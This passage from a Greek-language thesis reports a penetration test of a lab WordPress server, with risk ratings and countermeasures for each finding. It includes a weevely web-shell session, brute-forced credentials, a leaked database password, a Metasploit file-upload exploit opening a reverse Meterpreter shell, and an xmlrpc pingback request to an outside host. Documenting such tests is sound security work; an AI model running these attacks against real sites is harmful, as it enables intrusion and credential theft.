Εικόνα 5.4.4.12: Εντολή weevely shell

```
kali@kali:~$ sudo weevely http://10.0.2.6/wp-content/plugins/shell.php_/shell.
php 123456
[sudo] password for kali:

[+] weevely 4.0.1

[+] Target:     www-data@lubuntu-VirtualBox:/
[+] Session:    /root/.weevely/sessions/10.0.2.6/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Εικόνα 5.4.4.13: Weevely shell

Το κέλυφος που αποκτήσαμε όπως φαίνεται και στην εικόνα 5.4.4.13. Υπήρξε πρόσβαση σε φακέλους με ευαίσθητα δεδομένα αλλά και στον φάκελο public_html που είχε στηθεί ο ιστότοπος και κατ'επέκταση σε όλους τους υποφακέλους. Με την χρήση των εντολών του κελύφους weevely δίνεται η δυνατότητα χειρισμού όλων των αρχείων καθώς και η ανταλλαγή αρχείων από το σύστημά μας προς τον διακομιστή και αντίστροφα. Με χρήση αυτών των εντολών μπορέσαμε να κατεβάσουμε το αρχείο wp-config.php όπου υπάρχουν οι κωδικοί της βάσης δεδομένων του ιστοτόπου. Έχουμε πλέον πλήρη πρόσβαση σε όλα τα δεδομένα του ιστοτόπου όπως φαίνεται και από τήν εικόνα 5.4.4.14 που μας επιτράπηκε να κατεβάσουμε το αρχείο wp-config.

Εικόνα 5.4.4.14:Weevely command και κατεβασμένο αρχείο

5.4.5 Αναφορά

Σε αυτό το υποκεφάλαιο θα γίνει η ανάλυση του σταδίου της αναφοράς. Στο στάδιο αυτό θα διενεργηθεί μια αξιολόγηση επικινδυνότητας σύμφωνα με τα αποτελέσματα των ευρημάτων που εξήχθησαν στα προηγούμενα στάδια. Στη συνέχεια, ακολουθεί η αναφορά των ευρημάτων η οποία περιλαμβάνει την περιγραφή του κάθε ευρήματος, την αξιολόγηση του, την απόδειξη εκμετάλευσης, τις επιπτώσεις από πιθανή εκμετάλευση καθώς και προτεινόμενα αντίμετρα για κάθε ευπάθεια.

5.4.5.1 Αξιολόγηση επικινδυνότητας

Η αξιολόγηση επικινδυνότητας είναι ένας όρος που χρησιμοποιείται για να περιγράψει τη συνολική διαδικασία ή μέθοδο όπου προσδιορίζονται οι κίνδυνοι και οι παράγοντες κινδύνου που έχουν τη δυνατότητα να προκαλέσουν βλάβη σε ένα σύστημα και αξιολογούνται οι ευπάθειες που σχετίζονται με τον κάθε κίνδυνο. Ο στόχος αυτού του βήματος είναι η ιεράρχηση των ευπαθειών. Αυτή η ιεράρχηση μπορεί να προκύψει από την απάντηση σε κάποιες απλές ερωτήσεις όπως το ποια συστήματα επηρεάζονται, ποια δεδομένα διατρέχουν κίνδυνο, ποιες επιχειρηματικές λειτουργίες κινδυνεύουν, πόσο εύκολο είναι να πραγματοποιηθεί επίθεση ή συμβιβασμός του συστήματος, πόσο επικίνδυνη είναι μια επίθεση και πόσο πιθανή ζημιά θα μπορούσε να επέλθει ως αποτέλεσμα της

ευπάθειας. Ο πίνακας 5.4.5.1.1 καθορίζει τα επίπεδα επικινδυνότητας και το αντίστοιχο εύρος βαθμολογίας που χρησιμοποιείται σε ολόκληρο το έγγραφο για την εκτίμηση της ευπάθειας και του κινδύνου. Ο πίνακας 5.4.5.1.2 αντιστοιχίζει τις επιθέσεις που είχαν επιτυχία με τον αντίστοιχο βαθμό επικινδυνότητας και με τις πιθανές επιπτώσεις που μπορεί να προκύψουν από αυτές.

Πίνακας 5.4.5.1.1: Βαθμίδες επικινδυνότητας

Επικινδυνότητα	**Ορισμός**
Κρίσιμη	Η εκμετάλλευση είναι εύκολο να επιτευχθεί και θέτει σε κίνδυνο το σύστημα. Συνιστάται να σχηματιστεί ένα σχέδιο δράσης και να διορθωθεί άμεσα.
Υψηλή	Η εκμετάλλευση είναι πιο δύσκολο να επιτευχθεί, αλλά θα μπορούσε να προκαλέσει αυξημένα δικαιώματα και ενδεχομένως απώλεια δεδομένων ή διακοπή λειτουργίας. Συνιστάται να διαμορφωθεί ένα σχέδιο δράσης και ενημέρωσης κώδικα το συντομότερο δυνατό.
Μέτρια	Υπάρχουν ευπάθειες στο σύστημα αλλά δεν μπορούν να αξιοποιηθούν ή απαιτούν επιπλέον βήματα όπως μια επίθεση κοινωνικής μηχανικής. Συνιστάται να διαμορφωθεί ένα σχέδιο δράσης και ενημέρωσης κώδικα μετά την επίλυση των προβλημάτων υψηλής προτεραιότητας
Χαμηλή	Οι ευπάθειες στο σύστημα δεν είναι εκμεταλλεύσιμες αλλά θα μειώσουν την επιφάνεια επίθεσης ενός οργανισμού. Συνιστάται να σχηματιστεί ένα σχέδιο δράσης και ενημέρωσης κώδικα στην επόμενη φάση συντήρησης.
Πληροφοριακή	Δεν υπάρχει ευπάθεια στο σύστημα. Παρέχονται πρόσθετες πληροφορίες σχετικά με στοιχεία που παρατηρήθηκαν κατά τη διάρκεια της δοκιμής.

Πίνακας 5.4.5.1.2:Αντιστοίχιση επιθέσεων-επικινδυνότητας

Υποκεφάλαιο	Περιγραφή	Επικινδυνότητα	Πιθανές Επιπτώσεις
4.6.3.1	Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση weevely	Υψηλή	Πιθανή εκτέλεση κώδικα στον διακομιστή του ιστοτόπου. Πιθανή πρόσβαση σε ευαίσθητα δεδομένα.
4.6.3.2	Επίθεση εκτέλεσης κώδικα	Υψηλή	Πιθανή πρόσβαση σε ευαίσθητα δεδομένα, πιθανή άρνηση υπηρεσίας, πιθανή εκτέλεση κακόβουλου λογισμικού.
4.6.3.3	Επίθεση cookie hijacking	Υψηλή	Πιθανή αντιγραφή-μίμιση ταυτότητας χρήστη.
4.6.3.4	Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση Metasploit Framework	Υψηλή	Πιθανή εκτέλεση κώδικα στον διακομιστή του ιστοτόπου. Πιθανή πρόσβαση σε ευαίσθητα δεδομένα.
4.6.3.5	Επίθεση Λεξικού	Μέτρια	Πιθανή εύρεση των διαπιστευτηρίων του

			χρήστη.
4.6.3.6	Επίθεση στο αρχείο xmlrpc.php	Μέτρια	Πιθανή εκμετάλλευση ήδη γνωστών ευπαθειών.
4.6.3.7	Επίθεση DOS	Μέτρια	Άρνηση χρήσης των υπηρεσιών του ιστοτόπου.
4.6.3.8	Επίθεση XSS	Μέτρια	Πιθανή εκτέλεση κώδικα.

5.4.5.2 Τεχνικές λεπτομέρειες

5.4.5.2.1 Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση weevely

Περιγραφή:	Επιτράπηκαν απεριόριστες προσπάθειες σύνδεσης έναντι της σελίδας wp-admin. Αυτή η διαμόρφωση επέτρεψε brute-force επιθέσεις και επιθέσεις κωδικού πρόσβασης οι οποίες χρησιμοποιήθηκαν για την απόκτηση πρόσβασης στο διακομιστή του ιστοτόπου. Έπειτα έγινε χρήση του προγράμματος weevely και μεταφορτώθηκε αρχείο που περιείχε κακόβουλο λογισμικό με αποτέλεσμα την απόκτηση κελύφους στον διακομιστή με δικαιώματα διαχειριστή.
Επικινδυνότητα:	Υψηλή

Πίνακας 5.4.5.2.1: Περιγραφή επίθεσης-1

Απόδειξη εκμετάλλευσης

Συγκεντρώθηκαν οι κωδικοί για όλους τους χρήστες του ιστοτόπου.

```
[!] Valid Combinations Found:
 | Username: admin, Password: admin123
 | Username: test2, Password: test2
 | Username: test3, Password: test3
 | Username: test, Password: test123
```

Εικόνα 5.4.5.1:Παράδειγμα κωδικών χρηστών

Χρησιμοποιήθηκαν τα συγκεντρωμένα διαπιστευτήρια για να γίνει σύνδεση στο σύστημα και να εγκατασταθούν κακόβουλα αρχεία στον διακομιστή ιστού και μετά από αρκετές αποτυχημένες προσπάθειες υπήρξε η πρόσβαση διαχειριστή στον διακομιστή του ιστοτόπου.

```
kali@kali:~$ sudo weevely http://10.0.2.6/wp-content/plugins/shell.php_/shell.
php 123456
[sudo] password for kali:

[+] weevely 4.0.1

[+] Target:     www-data@lubuntu-VirtualBox:/
[+] Session:    /root/.weevely/sessions/10.0.2.6/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Εικόνα 5.4.5.2: Παράδειγμα κελύφους στον διακομιστή

Υπήρξε πρόσβαση σε ευαίσθητες πληροφορίες βάσης δεδομένων, όπως κωδικό πρόσβασης και όνομα χρήστη. Επίσης αξιοποιήθηκαν τα έγκυρα διαπιστευτήρια για να γίνει σύνδεση στη βάση δεδομένων του πελάτη και να αποκτηθούν όλες οι ευαίσθητες πληροφορίες.

```
define('DB_NAME', 'admin_wp3');

/** MySQL database username */
define('DB_USER', 'admin_wp3');

/** MySQL database password */
define('DB_PASSWORD', 'admin123');
```

Εικόνα 5.4.5.3:Παράδειγμα κωδικών της βάσης δεδομένων του ιστοτόπου

Πιθανές επιπτώσεις

Ο διακομιστής ιστού μπορεί να παραβιαστεί ανεβάζοντας και εκτελώντας ένα κέλυφος ιστού που μπορεί να εκτελεί εντολές, να περιηγείται σε αρχεία συστήματος, να περιηγείται σε τοπικούς πόρους, να επιτίθεται σε άλλους διακομιστές ή να εκμεταλλεύεται τις τοπικές ευπάθειες. Η μεταφόρτωση κακόβουλων αρχείων μπορεί να καταστήσει τον ιστότοπο ευάλωτο σε επιθέσεις από πλευράς πελατών, όπως XSS ή παραβίαση περιεχομένου από ιστότοπους[44]. Ένα κακόβουλο αρχείο όπως ένα σενάριο κελύφους Unix, ένας ιός παραθύρων ή ένα αντίστροφο κέλυφος μπορεί να μεταφορτωθεί στον διακομιστή προκειμένου να εκτελεστεί κώδικας από έναν διαχειριστή ή webmaster αργότερα στον υπολογιστή του θύματος.

Αντίμετρα

Κάποιες πιθανές λύσεις και καλές πρακτικές για να αντιμετωπιστούν τέτοιου είδους επιθέσεις είναι:

- Επιτρεπόμενες επεκτάσεις στη λίστα επιτρεπόμενων[51].
- Αποδοχή μόνο ασφαλών και κρίσιμων επεκτάσεων για την επιχειρησιακή λειτουργικότητα.
- Βεβαίωση ότι η επικύρωση εισαγωγής εφαρμόζεται πριν από την επικύρωση των επεκτάσεων.
- Επικύρωση του τύπου αρχείου, χωρίς εμπιστοσύνη στην κεφαλίδα Content-Type, καθώς μπορεί να πλαστογραφηθεί.
- Αλλαγή του ονόματος αρχείου σε κάτι που δημιουργείται από την εφαρμογή.
- Ορισμός ενός ορίου μήκους ονόματος αρχείου.


- Περιορισμός των επιτρεπόμενων χαρακτήρων εάν είναι δυνατόν.
- Ορισμός ενός ορίου στο μεγέθους του αρχείου.
- Μόνο στους εξουσιοδοτημένους χρήστες επιτρέπεται να ανεβάζουν αρχεία.
- Αποθήκευση των αρχείων σε διαφορετικό διακομιστή.
- Εάν αυτό δεν είναι δυνατό, αποθήκευση έξω από το webroot.
- Σε περίπτωση δημόσιας πρόσβασης στα αρχεία, χρήση ενός προγράμματος χειρισμού που αντιστοιχίζεται σε ονόματα αρχείων μέσα στην εφαρμογή (someid -> file.ext).
- Εκτέλεση ενός αρχείου μέσω ενός προγράμματος προστασίας από ιούς ή ενός sandbox εάν είναι διαθέσιμο για να επιβεβαιωθεί ότι δεν περιέχει κακόβουλα δεδομένα.
- Βεβαίωση ότι όλες οι βιβλιοθήκες που χρησιμοποιούνται έχουν διαμορφωθεί με ασφάλεια και είναι ενημερωμένες.
- Προστασία της μεταφόρτωσης του αρχείου από επιθέσεις CSRF.
- Δεν θα πρέπει να επιτρέπεται στους χρήστες να ανεβάζουν στον ιστότοπο αρχεία με εκτελέσιμο κώδικα πχ php,xml,html,exe κλπ.
- Όταν ανεβαίνει οποιοδήποτε αρχείο θα πρέπει στον κώδικα να γίνεται έλεγχος και του τύπου του αρχείου καθώς και της επέκτασης του αρχείου.
- Θα πρέπει το ανεβασμένο αρχείο να αποδομείται και να επαναδομείται και θα πρέπει να μετονομάζεται κατά την αποθήκευσή του.

5.4.5.2.2 Επίθεση εκτέλεσης κώδικα

Πίνακας 5.4.5.2.2:Περιγραφή επίθεσης-2

Περιγραφή:	Έχοντας ήδη τους κωδικούς του ιστότοπου από την χρήση της WPScan (εικόνα 4.5.1.2), με προνόμια διαχειριστή, μπορούμε να εισάγουμε κακόβουλο κώδικα php στο 404.php αρχείο με αποτέλεσμα να μπορούμε να εμφανίσουμε ευαίσθητες πληροφορίες του ιστοτόπου αλλά και να δημιουργήσουμε αντίστροφο κέλυφος ώστε να συνδεθούμε στον διακομιστή
Επικινδυνότητα:	Υψηλή

Απόδειξη εκμετάλλευσης



Εικόνα 5.4.5.4: Απόδειξη-2

Πιθανές επιπτώσεις[45]

- Περιορίζεται μόνο από το τι μπορεί να κάνει η PHP
- Απώλεια εμπιστευτικότητας
- Απώλεια ακεραιότητας

- Απώλεια διαθεσιμότητας
- Απώλεια ευθύνης
- Δυσκολία στην ανίχνευση αυτής της ευπάθειας

Αντίμετρα


Στην επίθεση που επετράπη η εκτέλεση κώδικα κακόβουλου κώδικα κάποιες λύσεις θα ήταν να μην επιτρέπεται η χρήση επικίνδυνου κώδικα και να φιλτράρεται οποιαδήποτε είσοδος πριν την εκτέλεση της εντολής. Σε ευπάθειες τύπου συμπερίληψης αρχείων (file inclusion vulnerabilities), η πιθανή άμυνα χωρίζεται σε δύο υποκατηγορίες, στην συμπερίληψη απομακρυσμένων αρχείων και στην συμπερίληψη τοπικών αρχείων. Στην πρώτη περίπτωση μπορούμε να αποφύγουμε την ενδεχόμενη επίθεση χρησιμοποιώντας την εντολή > Disable allow_url_fopen&allow_url_include στο αρχείο php.ini. Ενώ στην δεύτερη υποκατηγορία μπορούμε να αποφύγουμε την επίθεση χρησιμοποιώντας στατική συμπερίληψη αρχείων[52].

5.4.5.2.3 Επίθεση cookie hijacking

Πίνακας 5.4.5.2.3:Περιγραφή επίθεσης-3

Περιγραφή:	Μπορούμε να πάρουμε τα cookies του ιστότοπου λόγω ευπάθειας XSS και συγκεκριμένα του διαχειριστή ώστε να μπορέσουμε με την χρήση τους να υποκλέψουμε την συνεδρία του.
Επικινδυνότητα:	Υψηλή

Απόδειξη εκμετάλλευσης



Εικόνα 5.4.5.5:Απόδειξη-3

Πιθανές επιπτώσεις

Ο εισβολέας μπορεί να εκτελέσει οποιεσδήποτε ενέργειες που ο αρχικός χρήστης έχει εξουσιοδότηση να κάνει κατά τη διάρκεια της ενεργής περιόδου λειτουργίας. Ανάλογα με τη στοχευμένη εφαρμογή, αυτό μπορεί να σημαίνει μεταφορά χρημάτων από τον τραπεζικό λογαριασμό του χρήστη, θέτοντας ως χρήστης να αγοράζει αντικείμενα σε καταστήματα διαδικτύου, πρόσβαση σε λεπτομερείς προσωπικές πληροφορίες για κλοπή ταυτότητας, κλοπή προσωπικών δεδομένων πελατών από εταιρικά συστήματα, κρυπτογράφηση πολύτιμων δεδομένων και απαιτητικών λύτρα για την αποκρυπτογράφηση τους - και κάθε είδους άλλες δυσάρεστες συνέπειες. Ένας ιδιαίτερος κίνδυνος για μεγαλύτερους οργανισμούς είναι ότι τα cookies μπορούν επίσης να χρησιμοποιηθούν για τον εντοπισμό πιστοποιημένων χρηστών σε συστήματα μεμονωμένης σύνδεσης (SSO)[46]. Αυτό σημαίνει ότι μια επιτυχημένη παραβίαση συνεδρίας μπορεί να δώσει στον εισβολέα SSO πρόσβαση σε πολλές

εφαρμογές ιστού, από χρηματοοικονομικά συστήματα και αρχεία πελατών έως συστήματα γραμμής επιχειρήσεων που ενδέχεται να περιέχουν πολύτιμη πνευματική ιδιοκτησία.

Αντίμετρα

Μια επίθεση που έλαβε χώρα ήταν μια επίθεση cookie hijacking που από μια ευπάθεια XSS κλάπηκαν τα cookies και χρησιμοποιήθηκαν ώστε να γίνει σύνδεση σαν διαχειριστής του ιστοτόπου. Μερικές λύσεις σε αυτή την ευπάθεια είναι η εγκατάσταση ενός πιστοποιητικού SSL. Τα δεδομένα μεταφέρονται συνεχώς μεταξύ του προγράμματος περιήγησης του χρήστη και του διακομιστή ιστού, χωρίς SSL, αυτά τα δεδομένα (cookie) αποστέλλονται σε απλό κείμενο. Εάν ένας χάκερ παρακολουθεί αυτά τα δεδομένα, μπορεί απλά να τα διαβάσει. Επομένως, εάν περιέχει διαπιστευτήρια σύνδεσης, θα εκτεθεί. Το SSL (Secure Sockets Layer) θα κρυπτογραφήσει τα δεδομένα πριν από τη μεταφορά τους. Έτσι, ακόμη και αν ένας χάκερ καταφέρει να το κλέψει, δεν μπορεί να διαβάσει τα δεδομένα. Μπορεί κανείς να λάβει πιστοποιητικό SSL μέσω της εταιρείας φιλοξενίας ιστού ή από πάροχο SSL. Μια άλλη λύση ασφάλειας είναι η ενημέρωση του ιστοτόπου. Η διατήρηση πάντα του ιστοτόπου ενημερωμένου, αυτό περιλαμβάνει την εγκατάσταση, τα θέματα και τις προσθήκες του WordPress. Η εκτέλεση σε ξεπερασμένο λογισμικό ανοίγει πολλά ευπαθή σημεία στον ιστότοπο που μπορούν να εκμεταλλευτούν οι χάκερ. Οι ενημερώσεις δεν φέρουν μόνο νέες δυνατότητες και διορθώσεις σφαλμάτων, αλλά διορθώνουν επίσης ελαττώματα ασφαλείας από καιρό σε καιρό. Μια ακόμη λύση είναι η ενίσχυση της ασφάλειας στον ιστότοπο[46]. Το WordPress.org προτείνει ορισμένα μέτρα ενίσχυσης του ιστότοπου που πρέπει να εφαρμοστούν. Αυτό περιλαμβάνει τη χρήση ισχυρών και μοναδικών ονομάτων χρήστη και ισχυρών κωδικών πρόσβασης, αποκλεισμού εκτέλεσης PHP σε άγνωστους φακέλους, απενεργοποίηση του προγράμματος επεξεργασίας αρχείων σε θέματα και προσθήκες[51].

5.4.5.2.4 Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση Metasploit Framework

Πίνακας 5.4.5.2.4:Περιγραφή επίθεσης-4

Περιγραφή:	Στην συγκεκριμένη επίθεση ανεβάζουμε ένα κέλυφος και έτσι μπορούμε να αποκτήσουμε πρόσβαση στον διακομιστή του ιστότοπου μέσω της ευπάθειας του πρόσθετου Reflex gallery.
Επικινδυνότητα:	Υψηλή

Απόδειξη εκμετάλλευσης

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 10.0.2.6
rhosts ⇒ 10.0.2.6
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /
targeturi ⇒ /
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Our payload is at: tOEcAOSgAwQz.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (39282 bytes) to 10.0.2.6
[*] Meterpreter session 4 opened (10.0.2.15:4444 → 10.0.2.6:48228) at 2020-12
-26 22:11:30 -0500
[+] Deleted tOEcAOSgAwQz.php

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : lubuntu-VirtualBox
OS          : Linux lubuntu-VirtualBox 5.4.0-54-generic #60~18.04.1-Ubuntu SMP
 Fri Nov 6 17:25:16 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

Εικόνα 5.4.5.6:Απόδειξη-4

Πιθανές επιπτώσεις

Οι πιθανές επιπτώσεις αυτής της επιθέσης είναι οι ίδιες με του υποκεφαλαίου 5.4.5.2.1 καθώς εμπίπτουν στην ίδια κατηγορία ευπάθειας.

Αντίμετρα

Τα αντίμετρα αυτής της επίθεσης είναι τα ίδια με την επίθεση στον τομέα 5.4.5.2.1 καθώς εμπίπτουν στην ίδια κατηγορία ευπάθειας.

5.4.5.2.5 Επίθεση WPScan

Πίνακας 5.4.5.2.5:Περιγραφή επίθεσης-5

Περιγραφή:	Στην συγκεκριμένη επίθεση με την χρήση του προγράμματος WPScan μπορέσαμε να υλοποιήσουμε επίθεση τύπου brute-force στον ιστότοπο με αποτέλεσμα όλα τα ζεύγη ονόματος-κωδικού
Επικινδυνότητα:	Μέτρια

Απόδειξη εκμετάλλευσης

```
[!] Valid Combinations Found:
 | Username: admin, Password: admin123
 | Username: test2, Password: test2
 | Username: test3, Password: test3
 | Username: test, Password: test123
```


Εικόνα 5.4.5.7:Απόδειξη-5

Πιθανές επιπτώσεις

Οι πιθανές επιπτώσεις από μια τέτοια επίθεση είναι η κλοπή του κωδικού και κατ'επέκταση της ταυτότητας του στόχου με ότι αυτό συνεπάγεται.

Αντίμετρα

Μια λύση για να αντιμετωπιστεί αυτό το κενό ασφαλείας στο μέλλον είναι η χρήση του πρόσθετου της Wordpress, Limit Login Attempts Reloaded, το συγκεκριμένο περιορίζει τον αριθμό των προσπαθειών σύνδεσης που είναι δυνατές μέσω των κανονικών σελίδων σύνδεσης καθώς και μέσω XMLRPC, μιας και αποκλείει μια διεύθυνση διαδικτύου (IP) από το να κάνει περαιτέρω προσπάθειες μετά την επίτευξη ενός συγκεκριμένου ορίου για επαναλήψεις που μπορεί να προσαρμοστεί αναλόγως, καθιστώντας δύσκολη ή αδύνατη μια επίθεση ωμής βίας.



Εικόνα 5.4.5.8:Χρήση πρόσθετου Limit Login

5.4.5.2.6 Επίθεση στο αρχείο xmlrpc.php

Πίνακας 5.4.5.2.6:Περιγραφή επίθεσης-6

Περιγραφή:	Στην συγκεκριμένη επίθεση έγινε η εκμετάλευση μιας γνωστής ευπάθειας στο σύστημα διαχείρισης αρχείων Wordpress που είναι ενεργοποιημένη από τις εργοστασιακές ρυθμίσεις στις εκδόσεις κορμού 3.X. και είναι η χρήση του αρχείου XMLRPC.php.
Επικινδυνότητα:	Μέτρια

Απόδειξη εκμετάλλευσης

<?xml version="1.0"?><methodResponse><params><param><value><array><data><value><struct><member><name>isAdmin</name><value><boolean>1</boolean></value></member><member><name>url</name><value><string>http://10.0.2.6/</string></value></member><member><name>blogid</name><value><string>1</string></value></member><member><name>blogName</name><value><strin

g>Not Another WordPress site</string></value></member><member><name>xmlrpc</name><value><string>http://10.0.2.6/xmlrpc.php</string></value></member></struct></value></data></array></value></param></params></methodResponse>

<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://postb.in/1562017983221-4377199190203</string></value>
</param>
<param>
<value><string>https://10.0.2.6/</string></value>
</param>
</params>
</methodCall>

Πιθανές επιπτώσεις

Στην περίπτωση αυτής της κατηγορίας, δηλαδή, της χρήσης συστατικών στον ιστότοπο που έχουν γνωστές ευπάθειες, ενώ ορισμένες γνωστές ευπάθειες οδηγούν σε μικρές μόνο επιπτώσεις, μερικές από τις μεγαλύτερες παραβιάσεις μέχρι σήμερα βασίστηκαν στην εκμετάλλευση γνωστών τρωτών σημείων σε στοιχεία[47]. Ανάλογα με τα περιουσιακά στοιχεία που προστατεύονται, ίσως αυτός ο κίνδυνος πρέπει να βρίσκεται στην κορυφή της λίστας.

Αντίμετρα


Μερικές τακτικές ασφαλείας που μπορούν να χρησιμοποιηθούν για την αποφυγή ενός τέτοιου ζητήματος είναι να ενεργοποιηθεί η ασφάλεια SSL στον ιστότοπο. Θα χρειαστεί ένα πιστοποιητικό SSL και, στη συνέχεια, θα πρέπει να υπάρχει πρόσβαση στο τελικό σημείο XMLRPC μέσω https: // αντί http: //. Αυτό θα κρυπτογραφήσει τα αιτήματά και θα αποτρέψει οποιονδήποτε να τα υποκλέψει και να κλέψει τα διαπιστευτήριά. Επίσης, θα ήθελα να προσθέσω ότι ένα άλλο μέτρο ασφαλείας που μπορεί να λάβει χώρα είναι η εισαγωγή κώδικα για να σταματήσει την επίθεση brute force των κωδικών πρόσβασης. Επίσης μπορεί κανείς να εισάγει κώδικα στο αρχείο.htaccess και να μπλοκάρει χειροκίνητα το xmlrpc <Files xmlrpc.php>order deny,allow,deny from all,allow from (την δική μας IP) </Files>. Επίσης η λειτουργία του μπορεί να απενεργοποιηθεί από τον πίνακα ελέγχου του διαχειριστή του ιστοτόπου[51].

5.4.5.2.7 Επίθεση DOS

Πίνακας 5.4.5.2.7:Περιγραφή επίθεσης-7

Περιγραφή:	Στην συγκεκριμένη επίθεση χρησιμοποιείται το script auxiliary/dos/http/wordpress_xmlrpc_dos του προγράμματος Metasploit Framework για την υλοποίηση επίθεσης τύπου DOS.
Επικινδυνότητα:	Μέτρια

Απόδειξη εκμετάλλευσης



Εικόνα 5.4.5.9:Απόδειξη-7

Πιθανές επιπτώσεις

Οι πιθανές επιπτώσεις μιας επίθεσης τύπου DOS έχει ως στόχο την άρνηση της υπηρεσίας στους χρήστες συνήθως με την μείωση της απόδοσης του ιστοτόπου η με την άρνηση πρόσβασης σε αυτόν.

Αντίμετρα

